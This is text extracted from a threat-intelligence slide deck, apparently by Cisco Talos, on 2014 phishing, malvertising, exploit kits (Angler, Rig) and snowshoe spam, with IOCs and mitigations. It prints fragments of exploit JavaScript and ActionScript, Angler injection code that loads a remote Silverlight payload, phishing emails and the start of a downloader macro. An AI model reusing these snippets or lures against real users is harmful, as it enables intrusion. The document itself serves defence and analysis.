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Agenda

- Intro
- Spear Phishing with 0-day
- Malvertising
- Angling for **Exploitation**
- Rig Exploit Kit
- Stan and Kyle
- Snowshoe Spam

- String of **Paerls**
- HeartBleed
- ShellShock
- Sponsored **Attacks**
 - Group 72
 - Wiper Malware
 - Cryptowall 2.0







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Welcome to the Machine

Talos Development

Talos Intelligence


Talos Detection R&D

Talos Vulnerability R&D

Talos Outreach

Talos Detection Content





Common Goals

Pissing Off The Bad Guys – A Good Thing™

- Blacklisted Domains
 - Malware Downloaders
 - C & C
 - Domains for Tools
 - eMail & Web
- Blacklisted Address Space
 - For Malware
 - For C & C
 - For their Tools

- Published NGIPS Detection
 - Tools Activity
 - C & C Activity
 - Gave it to the Community Free, Gratis, Nada
- Published AV Detection
 - Tools
 - Malware
 - AMP





Phishing on the Next Level...

- Attack began April 24, 2014
- Initially a highly targeted spear phishing campaign
- Zero day exploit, compromise upon clicking
- Our data immediately lead us to additional attacks

```
Python regex.py
Found on line 63231: () 658598409,1,"fe7ac675a69e2a4799253be7decf60c7","http://profile.sweeneyphotos.com/sub/Uid
Found on line 65800: () 658598576,1,"5dfcccc7cb5d02e3d520240c46719363","http://profile.sweeneyphotos.com/sub/trans
Found on line 6141806: () 658867547,1,"f29478de33be87d47d58ea16ef8b90bb","!
Found on line 7447623: () 658916075,1,"070f0054f11e490e17e3701b2afd41bd","!

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Found on line 7447655: () 658916075,1,"f29478de33be87d47d58ea16ef8b90bb","!
[658598409, 658598576, 658867547, 658916075, 658916075]
dhcp-10-128-24-232:URIs apelkmann$ mv query_result.csv query_result10mil5.csv
dhcp-10-128-24-232:URIs apelkmann$ python regex.py
Found on line 4370154: () 659213981,1,"fc337ee03217f0815ce159205111d06b","h
Found on line 5674302: () 659260137,1,"ddf4906dd554db204c81872e0b75403d","http://web.neonbilisim.com/tag/nat*
[659213981, 659260137]
```



Indicators of Compromise (IOC)

- Subjects:
 - Welcome to Projectmates!
 - Refinance Report
 - What's ahead for Senior Care M&A
 - UPDATED GALLERY for 2014 Calendar Submissions
- Associated Domains
 - http://profile.sweeneyphotos.com
 - http://web.neonbilisim.com
 - http://web.usamultimeters.com
 - http://inform.bedircati.com



Convincing Phish

Subject: Welcome to Projectmates!

Unfiltered UTF-8 [utf-8]



An email has been sent to the site administrator about your registration. You will receive an email when bid access is granted by site administrator.

For your records, your username and passwords are as follows:

Your username is:

Your password is: JKSIHBBNZ

NOTE: If this is an auto generated or administrator assigned password. It is highly recommended you change your password after logging in. Once logged in, click on "My Profile" to change your password.



Convincing Phish

Date: Fri Apr 25 13:20:19 2014

From: Sarah.l.More <Smore@theadvocacycenter.org>

To:

Original Sender:

Subject: Refinance Report

Unfiltered

UTF-8 [utf-8]

Dear All:

Spring is officially here and coincidentally, so is the Federal Housing Finance Agency's April 2014 Refinance Report. To view the report, click on the link below.

[April Refinance Report][1]

As always, feel free to contact me should you have questions.

Sarah More



Anatomy of an Exploit

IE vulnerability that uses JavaScript to cause exploitation

```
function dword2data ( dword )
  □ {
       var d = Number( dword ).toString( 16 );
       while( d.length < 8 )
          d = '0' + d;
       return unescape ( '%u' + d.substr( 4, 8 ) + '%u' + d.substr( 0, 4 ) );
6
7
    var g arr=[];
10
    var arrLen=0x250;
11
    var m block:
12
    var g mark=1;
  function fun() {
14
       var CsEEuo1 = 0:
       for (CsEEuo1 = 0; CsEEuo1 < arrLen; ++CsEEuo1) {
16
```



Anatomy of an Exploit

Where is it...

```
public class Main extends Sprite
    static var ms testExe:Array = new Array();
   static const POOL SIZE:int = 0x1000000;
   static var ms allocs: Array = new Array();
    static var ms_pool:ByteArray = new ByteArray();
   static var ms dstSize:int;
    static var ms allocCount:int;
    static var ms cevent: Function;
    static var ms childRef:DisplayObject = null;
    static var ms_container:Sprite = null;
    static var ms init:Boolean = false;
   public var m exeArray: ByteArray;
   public var m Flash Version: String;
   public var m majorVer:int;
   public var m OS Version: String;
    public var m emt: String = "5404d5cdfa9ad70a8ffd8427eab0e48834ba72f33eba46f03bdlabff6be33f638ddb569aff7a6e48d6a594b5d7d03464863d505214752b24e173a25010aa12445c16029ffc4497f3757;
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
Anatomy of an Exploit - Conclusion

- Targeted Phishing Campaign using a 0-day
 - Exploit NOT obfuscated!
- Advanced obfuscation of payload
- Seemed to focus on manufacturing and industrial vertical
- Patch eventually released






The Malvertising Ecosystem












The Normal Web



cnn.com:

26 domains

39 hosts

171 objects

557 connections



Threat: Malvertising

Top Stories

Malware Hidden Here! Hope you patched :)

BBC News - 15 minutes ago

Splashdown! Orion spaceship aces first flight test Inland Empire News

The different angles of Orion's launch USA TODAY

Trending on Google+: Orion splashes down after first, 2-orbit test flight CNN

Opinion: NASA: 'There's your new spacecraft, America!" Boston Herald

In Depth: Orion passes test flight with flying colors (+video) Christian Science Monitor

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Grammys 2015: Sam Smith, Beyonce lead nominations so far Los Angeles Times

Analysis: Sam Smith rakes in Grammy nods USA TODAY

Trending on Google+: 2015 Grammy Nominations Announced: Miley Cyrus, Beyoncé, Ariana Grande ... El Online


Live Updating: 2015 Grammy Nominations: Live updates, reaction, full nominees list and more cleveland.com

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


- January of 2014 alone over 300 companies affected
- Drive by download attack






Malicious file types for all web content since mid-december 2013









Troj/VBDrop-ATMal/JNLP-A Trojan.Win32.Inject.hhkp Trojan.Win32.Inject.gytk Troj/VB-GYS

Trojan.Win32.Inject.gyxb

Mal/Generic-L

HEUR: Exploit. Java. Generic

Troj/JavaBz-RM


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Troj/ExpJs-KVTroj/SWFExp-CG

Trojan.Win32.Inject.gyxb
Trojan.Win32.Inject.gzyi
Troj/JavaBz-RM


Troj/PDFJS-AFE








Dynamic DNS






Fiesta Exploit Kit- Dynamic DNS

A total of 6 IP addresses were responsible for hundreds of dynamic hosts






Dynamic Detection of Malicious DNS - Reputation



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
Dynamic Detection of Malicious DNS – AV Blocks





Dynamic Detection of Malicious DNS


What are we blocking with AV?





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Dynamic Detection of Malicious DNS



Mitigations


- Web security appliances / Cloud Web security
- Reputation systems
- Block some/all Dynamic DNS providers using RPZ
- Client side protection
 - Antivirus
 - HIPS
 - AMP Everywhere





Angler Exploit kit

- Spreading via ad networks
- Hello Silverlight! CVE-2013-0074, CVE-2013-3896







Stage Zero Examples:

fral.ib.adnxs.com/if?enc=MzMzMzMzwzxnenxku_P57vp8ZLN0_sZ3vp8ZLvz8zMzMzMzPDP0tKrDzCThJjF ITF0AnGtHC4BGhTAAAAAFHsJwBoCAAA2AcAAAIAAAClEuUAlY4FAAAAAQBVU0QAVVNEANgCWgCUdQAA8o0AAgUA AQIAAIwANCcaaQAAAAA.&cnd=%217yH_Zwjq_ekBEKWllAcYACCVnRYwADgAQABI2A9Q0difAVgAYKwEaABwAHg AgAEAiAEAkAEBmAEBoAEBqAEDsAEAuQEzMzMzMzPDP8EBMzMzMzMzwz_JAYA2Rf4MaP8_2QEAAAAAAADwPABAPU BmpmZPg..&ccd=%21TwYsQAjq_ekBEKWllAcYlZ0WIAA.&udj=uf%28%27a%27%2C+276362%2C+1399325880% 29%3Buf%28%27c%27%2C+3833578%2C+1399325880% 29%3Buf%28%27r%27%2C+15012517%2C+1399325880% 29%3B&vpid=1058&apid=209734&referrer=http%3A%2F%2Fads.mysupermarket.co.uk%2Flandingpage s%2FtrafficLandingPage.aspx%3Fcampaign%3Dtraffic&media subtypes=1&ct=0&dlo=11

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Stage One Examples:

vellejaresearch.com/b/728x90.jpg?ref=coolin


salsomaggioreconvention.com/b/728x90.jpg?ref=coolin

Stage Two Examples:

ughkkrwue2.jawutozasoxppa.net/ic8h22byt0?

Orp3ac9m6m.iawutozasoxppa.net/aue0z01sat?






Angler Exploit Kit

```
(window.sf325gtgs7sfds && !window.sf325gtgs7sfdf1) {
function getDomain() {
    return ybcFwaOP1;
function getUrl() {
    return ybcFwaOP2;
function getData() {
    return ybcFwaOP3;
document['wri' + 'te']('<form id="form1" runat="server" style="height: 100%"><div</pre>
    id="silverlightControlHost"><object data="data:application/x-silverlight-2,"
    type="application/x-silverlight-2" width="100%" height="100%"><param name="source"
    value="http://' + getDomain() + '/' + getUrl() + '" /><param name="initParams"</pre>
    value="exteeec=' + getData() + '"/></object></div></form>');
```





Blocking the Campaign

- 7 unique Silverlight payloads
- 5 unique Angler droppers
- IOC City
 - Linked to >650 domains
 - 21 Hotmail addresses
 - Way too many to list here go view the blog @ http://blogs.cisco.com/tag/trac/
- Multiple vulnerabilities being exploited...






Rig Exploit Kit

- Advertised on criminal forums in April
- Began blocking April 24
 - Blocked over 90 domains
 - 17% of all CWS customers affected
 - Distributed Cryptowall
- Yet another exploit kit continuing the trend of silverlight exploits
 - Silverlight: CVE-2013-0074
 - Java: CVE-2013,2465, CVE-2012-0507
 - Flash: CVE-2013-0634



Requests to Rig Landing Page



Content Type content application/octet-stream application/x-gzip application/x-silverlight application/x-zip 13.19% text/xml 8.24% 47.80% 30.22% 0.55%





Mitigations

- Over 26 malicious files examined
- >190 IOCs
- IPS
 - Silverlight: CVE-2013-0074
 - Java: CVE-2013,2465, CVE-2012-0507
 - Flash: CVE-2013-0634
- Web Security Appliance
- Cloud Web Security






Kyle & Stan Malvertising Campaign

- Malicious ads served on major websites such as Amazon, Yahoo, and YouTube
- Malware disguised as a legitimate application


Key Metrics 9541 Connections observed 703 malicious domains Identified 74 large websites served this Malvertisement




Example Attack Sequence



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
- 6941 domains blocked
- Web Security Appliance
- Cloud Web Security
- AMP

Product	Protection
AMP	✓
CWS	✓
ESA	N/A
Network Security	✓
WSA	✓





The Spam Landscape





The Spam Landscape





The Spam Landscape

Sender Type	Nov 2013	Apr 2014
Other sender	53%	46%
Marketing sender	38%	37%
Snowshoe sender	7%	15%
Freemail sender	2%	2%

Spam broken down by Sender Type



Why Do These Techniques Work?

- Anti-Spam, especially reputation based metrics for IP address, is a volume business.. Low volume senders are attempting to fly "under the radar"
- Domains are inexpensive and largely a disposable quantity
- Some anti-spam content filters can be foiled by highly dynamic content
- Some spammers are getting better at targeting their email, and avoiding spamtraps



Snowshoe Spam - Mitigations

- Cisco Outbreak Filters
 - 14 hour lead time over traditional AV
- Delay Quarantine
- Intelligent Multiscan
 - More detection engines can detect more spam
- Use DNS
 - Look for hundreds of hostnames using a single IP or hundreds of IPs without hostnames
- Advanced Malware Protection (AMP)
- Webinar: http://cs.co/snowshoe






A Lovely Spearphish

```
-----Urspr=FCngliche Nachricht-----
Von:
Gesendet: Montag, 12. Mai 2014 10:59
An:
Betreff: WG: [Suspected Spam] RE: Freight Invoice Payment
-----Urspr=FCngliche Nachricht-----
Von: MAESRK
Gesendet: Montag, 12. Mai 2014 08:49
Betreff: [Suspected Spam] RE: Freight Invoice Payment
Dear Sir,
The payment was made today.
Kindly check the attached freight payment from charterers.
Regards,
Maesrk
--_002_71475DC4DBFB1B498C7BFC5B1943AF9A02F5290ADESDN06011bitze_
Content-Type: application/msword; name="2014-05.doc"
Content-Description: 2014-05.doc
Content-Disposition: attachment; filename="2014-05.doc";
        creation-date="Mon, 12 May 2014 06:49:09 GMT";
        modification-date="Thu, 15 May 2014 08:31:39 GMT"
Content-ID: <13002BE94599C14DB11EE231C008D550@bitzer.biz>
Content-Transfer-Encoding: base64
```



1989 Called



```
Attribute VB_Base = "1Normal, ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Option Explicit
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal MKHDMZ As Long, _
